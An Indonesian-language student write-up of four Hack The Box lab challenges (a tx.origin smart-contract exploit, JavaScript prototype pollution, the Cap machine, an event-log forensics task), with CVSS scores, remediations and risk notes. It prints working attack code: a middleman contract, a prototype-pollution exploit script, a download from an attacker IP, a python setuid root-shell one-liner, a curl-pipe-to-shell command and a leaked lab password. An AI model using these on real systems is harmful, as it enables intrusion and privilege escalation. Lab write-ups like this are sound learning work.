

Atharizza Muhammad Athaya || 18223079

1. Distract and Destroy

a. CVE Score

AV:N/AC:L/PR:N/UI:R/S:C/C:N/I:H/A:N/E:F/RL:O/RC:C

Penjelasan:

Komponen	Nilai	Penjelasan
Attack Vector (AV)	N (Network)	<i>Penyerang</i> melakukan penyerangan lewat jaringan (<i>phishing</i>).
Attack Complexity (AC)	L (Low)	Hanya dengan membuat link <i>phishing</i> atau website palsu dan menunggu korban.
Privileges Required (PR)	N (None)	Tidak butuh <i>privilege</i> lewat <i>middleman</i> .
User Interaction (UI)	R (Required)	Butuh interaksi dengan korban.
Scope (S)	C (Changed)	Dapat mengambil semua isi dompet korban.
Confidentiality Impact (C)	N (None)	Tidak ada data yang dicuri, hanya penyalahgunaan alur autentikasi.
Integrity Impact (I)	H (High)	Isi dompet korban bisa hilang dan tidak bisa rollback
Availability Impact (A)	N (None)	Dompet korban tetap ada setelah serangan.
Exploit Code Maturity (E)	F (Functional)	Eksplorasi dapat dilakukan dengan otomasi.
Remediation Level (RL)	O (Official Fix)	Banyak website yang menjelaskan kelemahan penggunaan tx.origin.
Report Confidence (RC)	C (Confirmed)	Laporan kerugian dapat dilihat di poin (f).

b. Problem Statement

Dari Creature.sol, cara me-*loot* flag adalah dengan membunuh monster (melakukan damage 1000 terhadap *creature*), dengan kondisi-kondisi sebagai berikut:

```

if (_isOffBalance() && aggro != msg.sender) {
    lifePoints -= _damage;
} else {
    lifePoints -= 0;
}

```

dengan fungsi `_isOffBalance()` sebagai berikut:

```

function _isOffBalance() private view returns (bool) {
    return tx.origin != msg.sender;
}

```

Maka dapat disimpulkan bahwa *creature* (dalam konteks ini adalah monster) hanya akan mendapat damage ketika:

- i. `_isOffBalance()` : terjadi ketika interaksi dilakukan melewati perantara dan bukan dari EoA asli.
- ii. Sender bukan *player* yang di-*aggro* monster.

c. POC

Kita harus pertama meng-*aggro* monster dengan *address* kita, dengan memanggil fungsi `attack(damage)`. Ketika tidak ada yang di-*aggro*, monster akan me-*lock* sender sebagai *aggro*-nya.

```

if (aggro == address(0)) {
    aggro = msg.sender;
}

```

Hal ini dapat dilakukan dengan casting perintah sebagai berikut:

```

cast send $target "attack(uint256)" 1000 --private-key
$private_key --rpc-url $rpc

```

Dengan casting berikut, *address* kita (*private key*) sudah di-*aggro* oleh monster, namun tetap tidak akan melakukan *damage*, karena kita (sebagai sender) adalah yang di-*aggro*.

Maka dari itu, dibutuhkan kontrak baru yang juga men-target monster tersebut. Sebut saja *middleman* yang didefinisikan dari kode berikut:

```

// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

contract Middleman {
    address public target = $target;

    function attack(uint256 _damage) external {
        (bool success, bytes memory result) = target.call

```

```
(abi.encodeWithSignature("attack(uint256)",
_damage));
    require(success, string(result));
}
}
```

Pemanggilan *attack* dilakukan secara low level karena *Middleman* tidak mengetahui interface target. Kontrak di-deploy perintah berikut:

```
forge create Middleman.sol:Middleman --rpc-url $rpc
--private-key $private_key --no-cache --broadcast
```

Menggunakan *address* kita (*private key*), kontrak akan di-deploy dengan *address* baru yang dapat kita gunakan untuk menyerang.

```
cast send $middleman "attack(uint256)" 1000
--private-key $private_key --rpc-url $rpc
```

Attack akan berhasil dikarenakan monster masih meng-*aggro* *address* *private_key* serta *tx.origin* (*address* awal) dan sender (yang memanggil *attack()*, *middleman*) yang berbeda. Hal ini dipastikan dengan *loot()*:

```
cast send $target "loot()()" --rpc-url $rpc
--private-key $private_key
```

Masuk ke */flag* untuk mendapatkan flagnya.

```
Flag: HTB{tx.0r1gin_c4n_74k3_d0wn_4_m0n5732}
```

Distract and Destroy has been Pwned!

Congratulations  shwibzka, best of luck in capturing flags ahead!

d. Something new you learn

Hal baru yang saya pelajari pada *problem* ini adalah bagaimana pemanggilan low level itu dimungkinkan tanpa mengetahui *interface* target, karena biasanya, pada Java, semua fungsi harus diketahui struktur targetnya.

e. Remediation

Untuk mencegah kasus yang sama, dapat dilakukan pengecekan *aggro* dengan *msg.sender*, hal ini menutup kemungkinan eksploitasi *address* dari *Middleman* karena mengecek sender langsung.

```
if (aggro == msg.sender) { ... }
```

- f. 1 contoh kasus jika vuln tersebut beneran dieksploitasi di dunia nyata (apa dampaknya? Kerugiannya bisa seberapa? Analisis resiko)
Jika kasus ini dieksploitasi di dunia nyata (lewat *phishing* atau semacamnya), dampak yang jelas terlihat adalah korban itu sendiri. Karena tanpa kredensial yang bocor, *wallet* pengguna dapat diakses oleh penyerang. Kerugian bergantung pada korban.

Di dunia nyata, eksploitasi tx.origin berdampak pada penyalahgunaannya pada skema MEV (Maximal Extractable Value) *phishing* dengan pembuatan bot MEV secara otomatis yang seperti sudah dijelaskan, menggunakan tx.origin untuk identifikasi kontrak sah.

Pada penerapannya, penyerangan dengan metode ini menyebabkan 104 MEV *phishing* dengan total kerugian sebesar 2,76 juta dolar.

Resiko yang didapat, selain kerugian material, serangan bot MEV akan selalu dimanfaatkan jika tx.origin tidak diselesaikan, karena merupakan jenis eksploitasi yang mudah dan dapat diotomasi.

Referensi:

[1] S. Yang, K. Qin, A. Yaish, and F. Zhang, "Insecurity Through Obscurity: Veiled Vulnerabilities in Closed-Source Contracts," Arxiv.org, Jun. 08, 2025. Available: <https://arxiv.org/html/2504.13398v2>. [Accessed: Aug. 07, 2025]

2. [Agriweb](#)

a. CVE Score

AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:F/RL:O/RC:U

Penjelasan:

Komponen	Nilai	Penjelasan
Attack Vector (AV)	N (Network)	Exploit jarak jauh melalui HTTP request ke /api/profile.
Attack Complexity (AC)	L (Low)	Cukup mengirim payload JSON dengan __proto__ atau prototype.
Privileges Required (PR)	N (None)	Tidak perlu login untuk memicu prototype pollution.
User Interaction (UI)	N (None)	Tidak memerlukan interaksi pengguna lain.

Scope (S)	C (Changed)	Modifikasi prototype global memengaruhi seluruh objek.
Confidentiality Impact (C)	H (High)	Penyerang dapat membaca seluruh data yang diakses.
Integrity Impact (I)	H (High)	Penyerang dapat mengubah atau menghapus data.
Availability Impact (A)	H (High)	Server bisa terganggu, crash, atau dieksploitasi.
Exploit Code Maturity (E)	F (Functional)	Mudah diotomasi dengan script.
Remediation Level (RL)	O (Official Fix)	Patch resmi atau input sanitization di deepMerge untuk mencegah prototype injection.
Report Confidence (RC)	U (Unknown)	Saya tidak menemukan kasus RL.

b. Problem Statement

Diberikan source code untuk sebuah web-app Agriweb dengan sebuah skrip eksploitasi sebagai berikut:

```
from requests import post, get
import random
import string
import re

BASE_URL = "http://localhost:1337/challenge"

def random_string(length=6):
    return ''.join(random.choice(string.ascii_letters +
string.digits) for _ in range(length))

def register_user(username, password):

    url = f"{BASE_URL}/api/register"
    data = {
        "username": username,
        "email": f"{username}@test.com",
        "password": password
    }
    response = post(url, json=data,
allow_redirects=False)
```

```
        return response

def login_user(username, password):

    url = f"{BASE_URL}/api/login"
    data = {
        "username": username,
        "password": password
    }
    response = post(url, json=data,
allow_redirects=False)
    return response

def update_profile(cookie, data):

    url = f"{BASE_URL}/api/profile"

    headers = {
        "Cookie": cookie
    }

    response = post(url, json=data, headers=headers)

    return response

def get_admin_dashboard(cookie):

    url = f"{BASE_URL}/admin"
    headers = {
        "Cookie": cookie
    }

    response = get(url, headers=headers)
    return response.text

if __name__ == "__main__":
    username, password = random_string(8),
random_string(8)
    register_user(username, password)
    cookie = login_user(username,
password).headers["Set-Cookie"]
```

```

data1 = {
    "favoriteCrop": "wheat",
    "experienceLevel": "intermediate",
    "farmSize": 501,
    "__proto__": {
        "isAdmin": True
    }
}

data2 = {
    "favoriteCrop": "wheat",
    "experienceLevel": "intermediate",
    "farmSize": 501,
    "prototype": {
        "constructor": {
            "isAdmin": True
        }
    }
}

# One of the payload should be working.

response1 = update_profile(cookie, data1)
response2 = update_profile(cookie, data2)

# Since exploit is overwriting global prototype.
Challenge must be restarted to remove the previous
injection.

admin_dashboard = get_admin_dashboard(cookie)
match = re.search(r'HTB\{.*?\}', admin_dashboard)
if match:
    print("Exploit success. Got the flag!")
    print(match.group())
else:
    print("Exploit failed. No flag found.")

```

c. POC

Terdapat potongan kode sebagai berikut:

```
function deepMerge(target, source) {
```

```

    for (let key in source) {
    if (source[key] && typeof source[key] === 'object' &&
    !Array.isArray(source[key])) {
        if (!target[key]) target[key] = {};
        deepMerge(target[key], source[key]);
    } else {
        target[key] = source[key];
    }
    }
    return target;
}

```

Ini merupakan contoh dari *prototype pollution*, didukung oleh skrip solver.py yang menggunakan cara eksploitasi yang sama:

```

"__proto__": { "isAdmin": True }

```

dan juga ini:

```

"prototype": { "constructor": { "isAdmin": True } }


```

Dengan menambahkan sedikit skrip saja di dalam loop untuk mencegah eksploitasi:


```

if (key === '__proto__' || key === 'prototype') {
    continue;
}

```



Agriweb has been Pwned!

Congratulations  shwibzka, best of luck in capturing flags ahead!

- d. Something new you learn
Serupa dengan Java, di Javascript, semua objek merupakan turunan dari `Object.prototype`, perbedaannya adalah, di Java, definisi tidak dapat ditambahkan ketika runtime, sehingga eksploitasi ini tidak akan bekerja. Di Javascript, dapat dilakukan karena memang dibiarkan *mutable*, menyebabkan eksploitasi seperti *prototype pollution* dapat dilakukan.
- e. Remediation
Seperti yang dilakukan di POC, *prototype pollution* dapat dicegah lewat *key filter*. Dengannya, eksploitasi lewat jalur yang sama akan di-skip dan `Object.prototype` akan *remained undefined*. Selain itu, pembuatan objek baru lewat `Object.create(null)` dapat mencegah *flow pollution*.
- f. 1 contoh kasus jika vuln tersebut beneran dieksploitasi di dunia nyata (apa dampaknya? Kerugiannya bisa seberapa? Analisis resiko)
Seperti pada skrip eksploitasi, penyerang dapat mendapatkan akses admin dengan menggunakan key `__proto__` atau `prototype`. Jika hal ini terjadi, data-data penting yang seharusnya diketahui kepada hanya yang berwenang bisa disalahgunakan. Kerugian, selain *data breach*, karena penyerang dapat akses admin, data dapat dimanipulasi seenaknya.

3. [Cap](#)

- a. CVE Score

AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:F/RL:W/RC:C

Penjelasan:

Komponen	Nilai	Penjelasan
Attack Vector (AV)	N (Network)	Penyerangan lewat web server.
Attack Complexity (AC)	L (Low)	Hanya mengandalkan IDOR.
Privileges Required (PR)	N (None)	Tidak butuh <i>privilege</i> atau login, hanya butuh <i>privilege</i> korban.
User Interaction (UI)	N (None)	Tidak butuh interaksi dengan korban.
Scope (S)	C (Changed)	Penyerangan selain dari web server, juga menyerang mesin korban.

Confidentiality Impact (C)	H (High)	Karena dapat mengakses root.txt, semua file dapat diakses.
Integrity Impact (I)	H (High)	File yang dapat diakses berarti file yang rentan berubah.
Availability Impact (A)	H (High)	Dengan root, server bisa saja dimatikan tanpa <i>privilege</i> .
Exploit Code Maturity (E)	F (Functional)	Sudah banyak website yang menjelaskan eksploitasi ini.
Remediation Level (RL)	W (Work-around)	Selain menghapus file ber- <i>privilege</i> , sepertinya belum ada cara lain.
Report Confidence (RC)	C (Confirmed)	Laporan kerugian dapat dilihat di poin (f).

b. Problem Statement

Dalam *problem* ini, pemain diminta untuk mencari flag dari user (dalam pembahasan akan ditemukan di user.txt) dan flag root (dalam root.txt).

c. POC

Hal pertama yang harus dilakukan adalah men-*download* konfigurasi OpenVPN yang terdapat pada mesin, supaya dapat terhubung dengan mesin target. Dengan menaruh konfigurasi itu di aplikasi OpenVPN, mesin target siap digunakan.

Dengan menggunakan bantuan dari "Guided Mode", maka pengerjaan *problem* dapat lebih mudah.

1. How many TCP ports are open?

Perintah -sT pada nmap akan meng-*expose* semua port TCP.

```
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
```

Jawaban: 3.

2. After running a "Security Snapshot", the browser is redirected to a path of the format /[something]/[id], where [id] represents the id number of the scan. What is the [something]?

Buka website di link bersangkutan, lalu tekan tombol "Security Snapshot", browser akan dibawa ke halaman /data/x.

Jawaban: data.

3. Are you able to get to other users' scans?
Ya, dari /data/x tersebut.

Jawaban: yes.

4. What is the ID of the PCAP file that contains sensitive data?
Dengan default data/1, saya mencoba terus menerus sampai data/5 yang menunjukkan file yang sama seterusnya. Alih-alih melanjutkan, saya mencoba mengganti dengan /0, dan mendapatkan file dengan kredensial penting.

```
TCP      62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
FTP      69 Request: USER nathan
TCP      56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
FTP      90 Response: 331 Please specify the password.
TCP      62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
FTP      78 Request: PASS Buck3tH4TF0RM3!
```

Jawaban: 0.

5. Which application layer protocol in the pcap file can the sensitive data be found in?
Seperti ditunjukkan pada gambar di poin 4, data sensitif ditemukan di protokol FTP.

Jawaban: FTP.

6. We've managed to collect nathan's FTP password. On what other service does this password work?
Dari port yang terbuka di poin 1, saya mencoba untuk memasukkan kredensial di SSH, dan ternyata masuk.

Jawaban: SSH.

7. Submit the flag located in the nathan user's home directory.
Cek *directory* dengan ls, dan cat untuk melihat flag.

```
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
49da11b5e3362e8743fabedf5b82611c
```

8. What is the full path to the binary on this machine has special capabilities that can be abused to obtain root privileges?
Kita bisa menggunakan LinPEAS untuk melihat file-file dengan privilege, karena nathan tidak memiliki sama sekali.

Hal ini dapat dilakukan dengan men-*download* file `linpeas.sh` dari link [berikut](#) pada mesin pribadi (karena tidak dapat dilakukan di mesinnya nathan). Setelahnya, buat server http sederhana dari python dari mesin pribadi, yang nanti akan diakses nathan lewat *private address* (IP VPN) dengan perintah berikut:

```
curl -O http://10.10.14.37:8000/linpeas.sh
```

Dari sana, buat `.sh` menjadi *executable* dengan `chmod +x`, lalu jalankan *executable*.

Sejujurnya, saya kurang paham akan semua output yang diberikan, namun ada satu hal penting yang menangkap perhatian, yaitu warna oranye terang pada *scanning*.

```
Files with capabilities (limited to 50):  
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip  
/usr/bin/ping = cap_net_raw+ep  
/usr/bin/traceroute6.iputils = cap_net_raw+ep  
/usr/bin/mtr-packet = cap_net_raw+ep
```

Saya asumsikan itu file yang saya cari, dan ternyata benar.

Jawaban: `/usr/bin/python3.8`.

9. Submit the flag located in root's home directory.

Dari wiki [hacktricks](#), dapat dilakukan eksploitasi sebagai berikut:

```
python3.8 -c 'import os; os.setuid(0);  
os.system("/bin/bash")'
```

Ketika dijalankan, maka user langsung berganti menjadi root, yang ketika kita mengakses `/root`, akan ditemukan file `root.txt`.

```
root@cap:/root# cat root.txt  
8cd53bba7ad716ab8c5e4cf7240ebd65
```

Dan dengannya, semua *challenge* berhasil diselesaikan.

Cap has been Pwned!

Congratulations



shwibzka, best of luck in capturing flags ahead!

d. Something new you learn

Jangan ngejalanin script tanpa tahu apa yang dijalaninnya. Saya mencoba salah satu perintah di *repository* [PEASS](https://github.com/peass-ng/PEASS-ng), yaitu:

```
curl -L  
https://github.com/peass-ng/PEASS-ng/releases/latest/do  
wnload/linpeas.sh | sh
```

Alih-alih meng-expose sistem nathan, perintah tersebut malah menunjukkan file-file penting saya 🤖🤖.

e. Remediation

Cara paling gampang untuk mencegah kasus yang sama adalah dengan tidak memiliki file-file dengan kapabilitas tinggi seperti pada mesin nathan. Jika memang dibutuhkan, letakkan file-file tersebut pada kontainer daripada di mesin secara langsung.

f. 1 contoh kasus jika vuln tersebut beneran dieksploitasi di dunia nyata (apa dampaknya? Kerugiannya bisa seberapa? Analisis resiko)

Jika kasus ini dieksploitasi di dunia nyata, dari *privilege files*, penyerang dapat melakukan perintah-perintah yang tidak seharusnya bisa dilakukan. Dampaknya, safe to say PC korban dapat dikontrol sepenuhnya oleh penyerang. Kerugiannya, selain data-data penting, jika diterapkan pada perusahaan besar, penyerang bisa saja mematikan PC perusahaan korban dan menyebabkan kerugian besar.

Di dunia nyata, dari *privileged files* yang di-mount pada kernel-kernel Ubuntu, penyerang dapat melakukan *privilege escalation* dengannya dan meng-set file-file lain dengan *privilege* yang sama.

Kerentanan ini berdampak buruk pada 40% pengguna Ubuntu, yang dimana merupakan inti dari banyak layanan online saat ini, di angka satu juta layanan. Beruntung, Ubuntu merilis *patch*-nya sebulan setelah pelaporan.

Referensi:

[1] G. Zemlin, "What is Privilege Escalation? | Wiz," wiz.io, Mar. 15, 2024. Available: <https://www.wiz.io/academy/privilege-escalation>. [Accessed: Aug. 07, 2025]

4. [Operation Blackout 2025: Phantom Check](#)

a. CVE Score

AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N/E:F/RL:W/RC:C/CR:L/IR:H/AR:L/
MAV:N/MAC:L/MPR:N/MUI:R/MS:C/MC:N/MI:H/MA:N

Penjelasan:


Komponen	Nilai	Penjelasan
Attack Vector (AV)	L (Local)	Penyerang butuh akses ke dalam sistem dan tidak lewat jaringan.
Attack Complexity (AC)	L (Low)	Mudah dilakukan, karena hanya mendengarkan korban.
Privileges Required (PR)	L (Low)	Akses privilege tidak dibutuhkan, hanya akses ke CMD/mesin.
User Interaction (UI)	N (None)	Penyerang tidak butuh menunggu penerima untuk menerima.
Scope (S)	U (Un-changed)	Serangan di lingkup yang sama.
Confidentiality Impact (C)	L (Low)	Data-data yang dibaca ialah data yang tidak terlalu penting.
Integrity Impact (I)	N (None)	Tidak ada perubahan sistem.
Availability Impact (A)	N (None)	Mesin korban tidak akan mati, masih dapat diakses.
Exploit Code Maturity (E)	F (Functional)	Eksplorasi sudah ada banyak, dan tinggal menumpang saja.
Remediation Level (RL)	W (Work-around)	Banyak cara remediasi, lihat poin e.
Report Confidence (RC)	C (Confirmed)	Karena berbasis event log, maka akan sangat mudah mengecek keaslian data.

b. Problem Statement

Menganalisis *event log* dan mengidentifikasi teknik yang digunakan untuk melakukan pendeteksian virtualisasi.

c. POC


- i. Which WMI class did the attacker use to retrieve model and manufacturer information for virtualization detection?
Dengan ctrl+F, akan mudah untuk mencari model dengan hanya mengetikkan 'model'. Ctrl+F juga digunakan pada tiap poin soal.



Jawaban: Win32_ComputerSystem.

- ii. Which WMI query did the attacker execute to retrieve the current temperature value of the machine?


Cari temperatur dengan 'temp', dan berikut hasilnya:



Jawaban: SELECT * FROM MSAcpi_ThermalZoneTemperature

- iii. The attacker loaded a PowerShell script to detect virtualization. What is the function name of the script?


Cari fungsi dengan 'function'. Berikut hasilnya:



Jawaban: Check-VM.

- iv. Which registry key did the above script query to retrieve service details for virtualization detection?


Cari layanan dengan 'service', dan berikut hasil yang didapat:



Jawaban: HKLM:\SYSTEM\ControlSet001\Services

- v. The VM detection script can also identify VirtualBox. Which processes is it comparing to determine if the system is running VirtualBox?


Cari virtualbox dengan 'vbox' dan ditemukan beberapa:



Jawaban: vboxservice.exe, vboxtray.exe

- vi. The VM detection script prints any detection with the prefix 'This is a'. Which two virtualization platforms did the script detect?

Cari 'this is a' untuk menemukan pendeteksian:



Jawaban: Hyper-V, Vmware

Operation Blackout 2025: Phantom Check has been Solved!

Congratulations



